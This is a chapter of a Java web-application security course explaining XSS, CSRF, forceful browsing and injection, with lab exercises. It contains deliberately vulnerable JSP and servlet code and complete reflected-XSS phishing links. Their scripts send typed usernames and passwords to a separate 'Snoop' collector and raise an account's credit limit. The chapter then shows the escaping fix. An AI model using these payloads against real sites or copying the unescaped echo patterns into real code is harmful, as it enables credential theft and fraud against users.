





CHAPTER 3
SECURE APPLICATION DESIGN



OBJECTIVES

After completing “Secure Application Design,” you will be able to:

- Recognize and correct XSS vulnerabilities in web application controllers and views.
- Avert forceful browsing attacks, especially those based on predictable resource locations.
- Use request tokens to prevent CSRF attacks.
- Use JDBC **PreparedStatement** and JPQL query parameters to stay safe from SQL injection attacks and JPQL injection attacks.
- Apply best practices including
 - Output escaping
 - Session timeouts
 - Careful cookie management
 - Input validation

Single Points of Decision

- With the details of container-based security and APIs understood, in this chapter we'll move into more design-level security issues.
- There are many attack vectors that are still viable once an application has implemented a sound authorization and authentication policy and is using secure session management.
 - These require careful consideration throughout the development cycle, from requirements to testing.
- First off, it's wise to design an application such that security decisions can be made at single points in the workflow, rather than at multiple points spread around the application.
 - We speak of **policy enforcement points**, or **PEPs**, as the points at which security is enforced.
 - This is distinct from the **policy decision point**, or **PDP**.
 - The PEP **delegates** to the PDP.
 - For example, a servlet may call a method on an authorization utility class: the servlet is the PEP, and these are necessarily scattered about the presentation tier; but the **PDP is centralized**.
- A single PDP – for a specific piece of security logic – makes for a single point of maintenance.
 - Multiple points of maintenance are never good things in software development, but the risk is especially high when dealing with security implementations.
 - Don't set yourself up for a scenario by which a developer tweaks the decision-making in one place but leaves it as it was in another.

Defense in Depth

- **After a lengthy study of authentication and authorization practices, it might be tempting to take a few deep breaths and go back to the usual business of application development.**
 - We've locked down resources so they're only accessible to authentic users in appropriate roles. So we're safe, right?
- **But here we're reminded of the principle of defense in depth.**
- **Yes, we've made a great start at securing the front door of the application; but we can't just trust that solution and move on.**
 - Not all credentials are safe: what if a hacker cracks a password?
 - Not all authentic users are truly trustworthy: consider the disgruntled employee, "social engineering" scenarios, and some crafty ways of getting the user to do bad things unwittingly, such as XSS and CSRF.
 - Not every request from the user is really authored by the user: we have to admit the possibility of request forgery.
- **As a way of studying secure application design, we'll consider a handful of common attacks on web applications, and learn what sorts of countermeasures we can implement.**

Attacks and Countermeasures

- The most worrisome type of attack, according to OWASP, is **reflected cross-site scripting, or reflected XSS**.
 - A user clicks a maliciously-constructed link in an HTML e-mail or on a foreign website, and that link causes JavaScript to be fed back from our site to the user's browser and to be executed.
 - Countermeasures are **input validation** and **output escaping**.
- A forged request can attempt **parameter tampering**.
 - Bogus form input can result in incorrect persistent data, information leakage, and other non-secure application states.
 - The primary countermeasure is **input validation** – of request parameters and also **cookies**.
- **Forceful browsing** can gain unauthorized access to resources.
 - Countermeasures are keeping a clean file image for the web application, avoiding **predictable resource locations**, switching off **directory browsing**, and using **request tokens**.
- **Cross-site request forgery, or CSRF**, hijacks a user's session by getting the user to click a malicious link in a separate browser window or tab while logged into our site.
 - This is a very difficult one to stop: the most reliable countermeasure is **sequence protection** by way of request tokens.
- **SQL injection and other types of injection attacks can compromise application data or break authentication constraints**.
 - The best countermeasure is to avoid **string-building** as the means of constructing SQL or other sorts of queries.




Cross-Site Scripting

- Generally, XSS refers to the injection of scripts into user inputs that eventually execute (and do their damage) client-side.
- There are three major categories.
 - In **local** or **DOM-based** XSS, a user opens a malicious web page that uses scripts to open a page on the user's own machine, injecting scripts into that local page.
 - In **reflected** XSS, a user visits a vulnerable site that carelessly echoes a user input to a response page.
 - In **persistent** XSS, malicious scripts are submitted by a user and stored on the server, to be downloaded by one or more users, at which time the scripts carry out attacks.
- The first is less common and browser-specific; the last is very dangerous but mostly a problem for message-board-style sites.
- We'll focus on reflected XSS as the most common problem for business web applications.
- But note that all XSS attacks rely on at least two things:
 - Voluntary action by an **unwitting user**
 - Failure to prevent **direct reproduction of HTML markup** where simple strings were expected

Reflected XSS

- Let's look at a typical reflected XSS attack, known as **phishing**.



- The attacker sends a user an e-mail that prompts the user to log in to a secure website. (There's our unwitting user.)
 - The e-mail text often tries to convince the user that there's a security problem already, and that the user must log in to take some action to stop further problems or reset the account.
 - The link that the user clicks looks benign, but it actually sends unexpected request parameters that carry scripts.
 - The web application's response includes one or more of the request parameters, verbatim, in the HTML head or body. (There's our direct reproduction of HTML markup.)
 - The scripts achieve control over the way that response page works
 - often stealing information when the user submits a form.
- **Reflected XSS is especially potent because the user may carry out the whole scenario without suspecting anything – even after a username and a password has been stolen, everything looks normal and genuine.**

Vulnerable Authentication Forms

EXAMPLE

- This exact scenario is possible against the application in **Examples/Login/DIY/Step0**.
 - This is an especially poor “DIY” implementation of authentication and authorization.
- **docroot/index.jsp** presents a login form:

```
<p id="errorMessage"
  style="color: red; font-weight: bold;"
>${errorMessage}</p>
...
<form action="Authenticate" >
  <table>
    <tr>
      <td>User name:</td>
      <td><input id="username" type="text"
        name="username" /></td>
    </tr>
    <tr>
      <td>Password:</td>
      <td><input id="password" type="password"
        name="password" /></td>
    </tr>
    ...
  </table>
</form>
```

- A login page is the most obvious XSS hole, by the way – but note that any page on a website might be vulnerable.
- Notice, too, the paragraph at the top of the page; this will be blank initially but on failed login attempts it will show an error message.

Vulnerable Authentication Forms

EXAMPLE

- The form action URL is mapped to a servlet that carries out authentication – see **src/com/whiteknight/Authenticator.java:**

```
public void doGet (...) throws ...
{
    if (/* authentic user */)
    {
        request.getRequestDispatcher ("success.jsp").
            forward (request, response);
    }
    else
    {
        request.setAttribute ("errorMessage",
            "Could not log in user \"" +
                request.getParameter ("username") +
                "\". Please try again.");
        request.getRequestDispatcher ("index.jsp").
            forward (request, response);
    }
}
```


- What's interesting here is not so much how we authenticate (trivial logic there), but the fact that the error message echoes the submitted username directly.
- Again, this is not great practice for other reasons – we'll talk about error-handling a little later – but it's just one example of the many ways in which web applications echo inputs to response pages.

Vulnerable Authentication Forms

EXAMPLE

- Build the application with **ant** and test at the following URL:

`http://localhost:8080/Login`



Please Log In

Please enter your credentials:

User name:


Password:

- Log in as **johnnybgoode/wetrustyou**, and get the welcome page:

Welcome!

You can now feel free to roam amid the wonderful resources we've prepared for you.

- Try again, and see that the error message echoes the username that we just entered:



Please Log In

Could not log in user "not my real name". Please try again.

Please enter your credentials:

User name:

Password:

Vulnerable Authentication Forms

EXAMPLE

- The XSS hole is available to anyone who recognizes that the username parameter could carry a script.
 - In fact, try this interactively: enter the following value for the user name:

```
whoever<script>alert ("GOTCHA!");</script>
```

- You'll see the page rendered up to a point, and a message box with your submitted text. Clear it, and the rest of the page will render.



A Phishing Attack

EXAMPLE

- A more damaging attack is implemented in **Examples/HackerCentral**.
- Build the web application in this directory by typing **ant**.
 - This application simply echoes all request parameters to the console, so we can see it gathering information later.
- You might review **hacks.html** to see two possible XSS attacks: one is the alert-box attack we just tried, and the other attempts to steal username and password.
- The fully-worked attack is in **GoinPhishin.html**.
 - This is an HTML page, for ease of use in the classroom, but in the real world this content would be sent by e-mail.

```
<p>Our software has detected unusual patterns of use under your account credentials. Please click <a href="http://localhost:8080/Login/Authenticate?username=reactivate<script>function sendIt () { var image = new Image (); image.src = 'http://localhost:8080/Snoop/blank.gif?u=' %2B document.getElementById ('username').value %2B '%26p=' %2B document.getElementById ('password').value; } function init () { document.getElementById ('login').onclick = sendIt; document.getElementById ('errorMessage').innerHTML = 'Please review your account activity.'; } window.onload = init;</script>" >here</a> to review your account activity, and report any unauthorized transactions to us immediately at 800-123-4567.</p>
```

A Phishing Attack

EXAMPLE

- Here's the script content as it would appear had it been handwritten into a page:
 - A function **sendIt** that ostensibly makes a request for image content, but is actually sending the user name and password values to a separate server:

```
function sendIt ()
{
  var image = new Image ();
  image.src =
    'http://localhost:8080/Snoop/blank.gif?u=' +
    document.getElementById ('username').value +
    '&p=' +
    document.getElementById ('password').value;
}
```

- A function **init** that assigns **sendIt** as a button-click handler for the login form, and also rewrites the error message so the initial page seems benign:

```
function init ()
{
  document.getElementById ('login').onclick =
    sendIt;
  document.getElementById ('errorMessage')
    .innerHTML =
    'Please review your account activity.';
}
```


- Code that assures that **init** will run once the page is loaded:

```
window.onload = init;
```

A Phishing Attack

EXAMPLE

- Open **GoinPhishin.html** in your browser to carry out the attack.



- Click the supplied link and see the normal login page – but with a different “error” message:

Please Log In

Please review your account activity.

Please enter your credentials:

User name:

Password:

- Enter any credentials, good or bad, and see either the success page or the normal login page with the real error message.
- Now, look at the Tomcat console, and see that the **Snoop** application has received your user name and password:

```
Received u=some_user  
Received p=some_password
```

Defeating XSS

- There are two main ways to stop reflected XSS attacks – both essentially interrupt the round-trip delivery of script content:
 - On the way in: **validate** input values that might be echoed to response pages to assure that they contain no dangerous content
 - On the way out: **escape** the markup characters in an output value that’s not supposed to contain markup
- The former seems simple enough but it’s harder than it might seem and is generally a best-effort defense.
 - You can **scan for characters** and sequences that shouldn’t be in a legal value, like `<`, `>`, `<script>`, etc.
 - But not every character is actually invalid for every “normal” user input: after all, we encourage users to put punctuation characters in their passwords!
 - And there are myriad attack vectors here, and many ways to sneak script content past the guards.
- **Output escaping is the more reliable technique.**
 - Simply identify whether a given dynamic value should be capable of producing markup – most shouldn’t.
 - As long as it shouldn’t, just “escape” all markup characters, meaning translate a literal `<` to `<`; and so on.
 - This will cause any reflected XSS content to appear as presentation text or otherwise be rendered incapable of executing.
- **Either approach would foil the attack we just saw.**

A Deeper XSS Attack

DEMO

- Now we'll look at a more cunning XSS attack – one that:
 - Works against an application that uses server/browser authentication via HTTP BASIC or DIGEST – no easy authentication-form target
 - Delivers its payload script through the first visited page and eventually to a second page where it can do damage
- Work in **Demos/XSS**.
 - The completed demo is in **Examples/Retail/Step2**.
- This miniature (read: incomplete) web-retailing application models user/customers – see **data/createDB.sql**:


```
INSERT INTO user
  (username, password, realName, email, limit_)
VALUES ('hapless', 'changeme', 'Hapless Fellow',
       'hapless@hapl.us', 100);
INSERT INTO user
  (username, password, realName, email, limit_)
VALUES ('lucky', 'str!ongpa55woR_d',
       'Lucky Duck', 'lucky@lucky.com', 5000);
```

- The **limit_** attribute is a user-configurable security measure, representing the maximum dollar amount of orders that can be pending at one time on this account.

A Deeper XSS Attack

DEMO

- The page flow of the application (as far as it's implemented!) is:



- A servlet, **com.retail.Processor**, manages each request, sets some request-scope attributes, and chooses the forward target.
- On the initial request (as forwarded by **index.jsp**), it sets session attributes for the user profile and an order-status array.
- The application relies on HTTP BASIC, doesn't echo the username the way the Login example does, and generally doesn't do a lot of echoing in its GUI design.
- The XSS hole in this case is a hidden input field that the application uses to track visits that are generated by partner companies – a DIY **referrer** field.
 - Each form in the page sequence propagates this value to the next one, so that it can eventually be used to trigger price discounts and payment of a referral fee to the partner.
 - See **docroot/home.jsp**:

```

<form action="CommandProcessor" method="post" >
  <input type="hidden" name="referrer"
        value="{param.referrer}" />
  ...
  
```

A Deeper XSS Attack

DEMO


1. Create the database, and build and deploy the application:

```
ant create-DB
ant
```

2. Visit the site normally to get a better sense of it – and to save some time try adding the **referrer** parameter in your URL, to simulate a handoff from a partner site:

http://localhost:8080/Retail?referrer=Fishbeans

- Log in as **hapless/changeme**:



A Deeper XSS Attack

DEMO

3. Click **Change Profile** to see the page that will actually be attacked:

Manage My Profile

Make any changes to your personal information below and click **OK**.

Username:	<input type="text" value="hapless"/>
Password:	<input type="password"/>
Confirm new password:	<input type="password"/>
Real name:	<input type="text" value="Hapless Fellow"/>
Email address:	<input type="text" value="hapless@hapl.us"/>
Credit limit:	<input type="text" value="100"/>

4. View the HTML source of this or the previous page and you'll see the hidden **referrer** value bopping along:


```
<input type="hidden" name="referrer" value="Fishbeans" />
```

5. Close the browser.

A Deeper XSS Attack

DEMO

- The XSS attack is again found in **Examples/HackerCentral** – see **GoinPhishinAgain.html**.
- It's similar to the previous phishing attack, but it must go to greater lengths to penetrate this more carefully crafted application.
 - The page that will come under attack is **profile.jsp** – since we can't lift the user's credentials on login, we'll talk him or her into changing the password, and get them from this deeper page.
 - But we can't take the user straight there – jumping right to a page in violation of the normal page flow, a technique known as **forceful browsing** – because the application is designed to set up profile information as a session attribute when **home.jsp** is visited.
 - So we could go right to **profile.jsp**, but there'd be no user profile information and the actual user would give up at that point.
 - For the attack to work, it must go first to **home.jsp**, and the script that it injects must be written to deliver a **second script** when the user navigates to **profile.jsp**.



- This may seem a bit crazy, but it is just the tip of the iceberg: XSS hackers can make browsers and web applications do some real gymnastics if they see an attack vector.

A Deeper XSS Attack

DEMO

- The malicious link is shown here, decorated a bit to show the content that appears at each stage of the attack scenario.

```
Please click <a
href="http://localhost:8080/Retail?referrer=%26quot
; /><script>function sendIt () { var image = new
Image (); image.src = 'http://localhost:8080/Snoop
/blank.gif?u=' %2B document.getElementById
('name').value %2B '%26p1=' %2B document.
getElementById ('password1').value %2B '%26p2=' %2B
document.getElementById ('password2').value;
document.getElementById ('limit').value = 50000; }
function init () { document.getElementById
('cmdUpdateProfile').onclick = sendIt;
document.getElementById ('message').innerHTML =
'Please change your password immediately.'; }
window.onload = init;</script><input
type=%26quot;hidden%26quot; name=%26quot;xxx
%26quot; value=%26quot;&quot; /><script>function
init () { document.getElementById
('message').innerHTML = 'Please click Change My
Profile to change your password immediately.'; }
window.onload = init;</script><input
type=&quot;hidden&quot; name=&quot;xxx&quot;
value=&quot;" >here</a> to change your password ...
```


Key: User-visible content
Stage-1, carrying script
Stage-2, attacking script

- Notice one last embellishment: the embedded script not only transmits the user's new credentials, but since they're now going to be used to buy things at the user's expense, it sets a nice high purchasing limit for later!


A Deeper XSS Attack

DEMO

6. Open **GoinPhishinAgain.html** and try it out:



7. Log in as hapless/changeme.



A Deeper XSS Attack

DEMO

- Click **Change Profile**.




Welcome, Hapless Fellow!

Please click [Change My Profile](#) to change your password immediately.

Your recent product orders:

<u>Order ID</u>	<u>Date</u>	<u>Status</u>
320971209	12/05/2007	Shipped
109090157	12/06/2007	Shipped
090895793	12/08/2007	Back-ordered
876298633	12/14/2007	In process

- Enter a new password – perhaps “gullible” would be a good one:



Please change your password immediately.

Make any changes to your personal information below and click **OK**.

Username:

Password:

Confirm new password:

Real name:

Email address:

Credit limit:

A Deeper XSS Attack

DEMO

10. As before, see the compromised login in the Tomcat console, as demonstrated by the Snoop application.

```
Received u=hapless
Received p2=gullible
Received p1=gullible
```

11. Also, click **Change Profile** again – something the attacker hopes the user won't do right away – and notice that the purchasing limit has been raised to \$50,000:

Email address:	<input type="text" value="hapless@hapl.us"/>
Credit limit:	<input type="text" value="50000"/>

12. Close the browser.

13. Open **docroot/home.jsp** and find the `<input>` tag for the **referrer** value. Change it to use the escaping functionality built into the JSTL `<c:out>` tag:

```
<input type="hidden" name="referrer"
value="<c:out value="&${param.referrer}" />" />
```

14. Do the same in **docroot/profile.jsp** – although fixing just that one page would foil the attack. Since this page doesn't use the JSTL core library already, you'll also need to add a tag library directive to the top of the page, just like the one at the top of **home.jsp**:

```
<%@ taglib prefix="c"
uri="http://java.sun.com/jsp/jstl/core" %>
```

A Deeper XSS Attack

DEMO

15. Run **ant** to rebuild and redeploy the application.
16. Try the same attack and see that it falls apart immediately. The pages look normal again – which tells us that the scripts that would have set those alarming red messages failed to run – and if you look at the page source you'll see that the would-be carrying script is not rendered as a script at all, but as harmless text:

```
<input type="hidden" name="referrer"
value="&quot; /&gt;&lt;script&gt;function...
```

Evaluated Only

Framework Support

- Again, output escaping is considered the main line of defense against reflected XSS attacks.
- The most basic layers of the Java web architecture – servlets and JSP proper – offer no tools for this purpose.
- But most higher-level web technology has some sort of escaping feature that's easy to invoke.
 - Dynamic values produced by JSPs can be wrapped in `<c:out>` tags, which have an option to perform character escaping and default to doing so.
 - Plug-in utilities for various escaping schemes abound: for example, the Jakarta Commons' **StringEscapeUtils** class.
 - The **Struts** web framework offers a utility method to **filter** output content, which can be applied at any point in the request handling cycle. (Note however that the Struts framework had a major XSS vulnerability for quite a while, the fixing of which was in fact the main reason for the 1.2.8 release.)
 - **Spring MVC** makes output escaping standard and configurable in all its tags and components.
 - **JavaServer Faces** custom tags that can produce page output all support output escaping – by default but configurable.
 - **XSLT**, which is often used to produce HTML pages from XML sources, considers output escaping as well. This is important because XSLT transforms can accept parameters and Java web applications sometimes pass HTTP request parameters to them.

Forceful Browsing

